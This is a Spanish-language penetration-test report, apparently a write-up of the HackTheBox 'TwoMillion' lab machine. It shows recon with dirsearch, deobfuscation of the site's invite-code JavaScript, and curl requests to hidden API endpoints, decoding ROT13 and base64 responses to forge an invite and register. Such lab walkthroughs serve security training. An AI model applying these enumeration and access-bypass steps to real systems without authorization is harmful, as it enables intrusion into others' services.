# Informe: proyecto pentest

| | |
|---|---|
| Fecha: | miércoles, 31 de enero de 2024 |
| Nombre del consultor atacante: | x |
| Ubicación: | On site |
| Tel: | xxx xxxxxxxx |
| Email: | x |
| Web: | x |

# Tabla de contenido

## Alcance:

Pentest de caja gris.

La prueba de penetración sobre infraestructura del cliente. Esta prueba se realiza con el fin de revisar vulnerabilidades sobre el asset principal del cliente el cual es un servidor.

No se brinda información adicional a introducir un equipo en la red operativa del cliente.

La metodología se realizará de una forma completa, lo que quiere decir que el cliente otorga el permiso de explotar las vulnerabilidades encontradas para obtener acceso a los equipos solicitados.

## Objetivo:

El proyecto de prueba de penetración tiene como objetivos los siguientes puntos:

1- Aspirar a una certificación ISO
2- Atender la solicitud de un cliente sobre los puntos a revisar en una auditoria sobre los assets de TI de la empresa.

## Detalles de la metodología

A continuación, se enlistan los pasos según la metodología utilizada para esta prueba de penetración.

Metodología: estándar.

Conformación de metodología:


1- Recopilación de información.
2- Enumeración (análisis de vulnerabilidades).
3- Explotación.
4- Post Explotación.
5- Informe.

El objetivo principal de este tipo de pruebas es identificar las posibles brechas en la seguridad de un sistema de manera que, al simular el comportamiento de los atacantes reales, descubrir vulnerabilidades y agujeros de seguridad que necesiten ser corregidos para que no sean explotados por parte de atacantes reales.

Finalmente, esta metodología incluye evidencias sobre los hitos encontrados.

## Recopilación de información:


El cliente nos solicita realizar la prueba de penetración sobre la siguiente caja:




La IP de la caja es:

- 10.10.11.221

Ejecutaremos las siguientes “flags” en NMAP para acceder a información adicional sobre el objetivo y los servicios que este emite. El comando utilizado es el siguiente:




Al terminal escaneo podemos revisar que hay dos puertos abiertos en este servidor:

Puerto:


- 22 SSH
- 80 HTTP

Nos dirigimos a revisar cual es el servicio que esta publicado en el puerto 80:


Como podemos observar existe un dominio al cual no se redirige de manera automática, por lo que lo agregaremos a nuestro archivo de HOST:

```
10.10.11.221    2million.htb
```


Procedemos a investigar y encontramos una página la cual la cual procederemos a revisar para entender mas su funcionamiento:





Dentro de esta página podemos observar una sección de login. Procedemos a revisar ese apartado:




También encontramos un apartado de FAQ




Este link nos lleva al siguiente formulario:





Como podemos ver este formulario nos permite darnos de alta solo después de que ingresamos un código de invitación.

No encontramos algo más que podamos usar, por lo que procedemos a realizar una inspección vía fuzzing para buscar subdirectorios con información que sea de utilidad:

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# dirsearch -u http://2million.htb/ -x 301,302,403,404 -e php,asp,html

 _|. _ _  _  _  _ _|_    v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, asp, html | HTTP method: GET | Threads: 25 | Wordlist size: 10414

Output File: /home/kali/Downloads/reports/http_2million.htb/__24-01-22_14-52-44.txt

Target: http://2million.htb/

[14:52:44] Starting:
[14:53:05] 200 -    2KB - /404
[14:53:29] 401 -    0B  - /api
[14:53:30] 401 -    0B  - /api/v1
[14:54:21] 200 -    4KB - /login
[14:54:47] 200 -    4KB - /register

Task Completed
```

Pudimos encontrar un subdirectorio para realizar un registro de usuarios. Procedemos a revisar:




Podemos observar cómo existe un formulario de registro, pero para poder realizarlo necesitamos un código de invitación.

Revisando el código fuente de la aplicación podemos ver que existe un script en el cual se guarda la acción que genera el código de invitación:

```
    <!-- scripts -->
    <script src="/js/htb-frontend.min.js"></script>
    <script defer src="/js/inviteapi.min.js"></script>
    <script>
        $(document).ready(function() {
            // Retrieve the invite code from localStorage
            var inviteCode = localStorage.getItem('inviteCode');

            // Fill the input field
            $('#code').val(inviteCode);
        });
    </script>
</body>
</html>
```

Procedemos a analizar el codígo dentro de este script y notamos que inicia con la funcion “eval”:

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))

Con esta información podemos proceder con la etapa de enumeración:

## Enumeración:

Servidor: 10.10.11.221

Puerto: 22

Puerto: 80


- Web: http://2million.htb
  - Subdirectorios encontrados:
    - /invite
    - /register

## Explotación

La función generalmente se usa para ofuscar código y hacerlo ilegible. Procedemos a buscar un desofuscador para entender cómo funciona este script:

https://lelinhtinh.github.io/de4js/

Si pegamos el código del script y elegimos la opción “eval” podemos acceder al código que ejecuta el script.




Podemos ver que este script realiza dos tareas:

1- Verificar el código de invitación.
2- Crear un código de invitación.

```
function verifyInviteCode(code) {
    var formData = {
        "code": code
    };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
        }
    })
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
        }
    })
```

Encontramos el fragmento del código que explica como se genera el código de invitación. También vemos que es una solicitud POST por lo que realizaremos la petición via CURL:

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# curl -X POST -vvv http://2million.htb/api/v1/invite/how/to/generate
```

Podemos ver como se realiza la petición de manera correcta:

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# curl -X POST -vvv http://2million.htb/api/v1/invite/how/to/generate
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
```

Ahora vemos como es realizada la petición y su resultado:


```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# curl -X POST -vvv http://2million.htb/api/v1/invite/how/to/generate
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/invite/how/to/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Mon, 22 Jan 2024 20:33:52 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Set-Cookie: PHPSESSID=jihcdbn39du0328l9u1r82e3v6; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr","enctype":"ROT13"},"hint":"Data is encr
ypted ... We should probbably check the encryption type in order to decrypt it... "}
```

Encontramos una respuesta interesante. Lo que parece ser un mensaje encriptado. Al terminar los caracteres confirmamos que este encriptado en “ROT13”:

{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr","enctype":"ROT13"},"hint":"Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."}

Procedemos a buscar una herramienta para desencriptar este código:

https://cryptii.com/pipes/rot13-decoder




Vemos que nos indica que para generar el código debemos realizar otra petición POST al directorio indicado: /api/v1/invite/generate:


```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# curl -X POST -vvv http://2million.htb/api/v1/invite/generate
*   Trying 10.10.11.221:80 ...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/invite/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
```

La petición es aceptada. Vamos a entender más sobre la petición:


```
< HTTP/1.1 200 OK
< Server: nginx
< Date: Mon, 22 Jan 2024 21:09:50 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Set-Cookie: PHPSESSID=kagfu99uolmvg9o3vht6qi4svd; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
{"0":200,"success":1,"data":{"code":"UFE4UUgtQlFLMkktNEoxMUgtRTFZRUk=","format":"encoded"}}
```

Vemos el código, pero al intentar ingresarlo en el formulario del “code invitation” este código nos marca un error. Acercándonos un poco más al código podemos ver que termina con un signo de “=” por lo que podemos asumir que el código esta en base64. Vamos a intentar descifrarlo:


https://base64.guru/converter/decode/ascii




Vemos como el output de tiene mas coherencia por lo que vamos a intentar usarlo en el formulario que nos solicita ingresar el código de invitación:






Podemos observar que el formulario nos redirige para poder crear una cuenta y registrarnos:



